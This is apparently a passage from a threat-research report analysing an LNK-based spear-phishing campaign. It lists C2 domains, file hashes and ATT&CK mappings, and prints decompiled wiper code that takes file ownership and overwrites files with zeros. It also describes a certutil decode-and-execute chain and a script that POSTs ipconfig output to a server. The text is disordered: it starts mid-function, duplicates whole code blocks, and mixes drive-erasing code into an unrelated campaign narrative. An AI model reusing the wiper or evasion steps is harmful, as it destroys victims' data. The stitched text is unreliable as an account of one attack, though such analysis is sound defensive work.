117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.


The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.



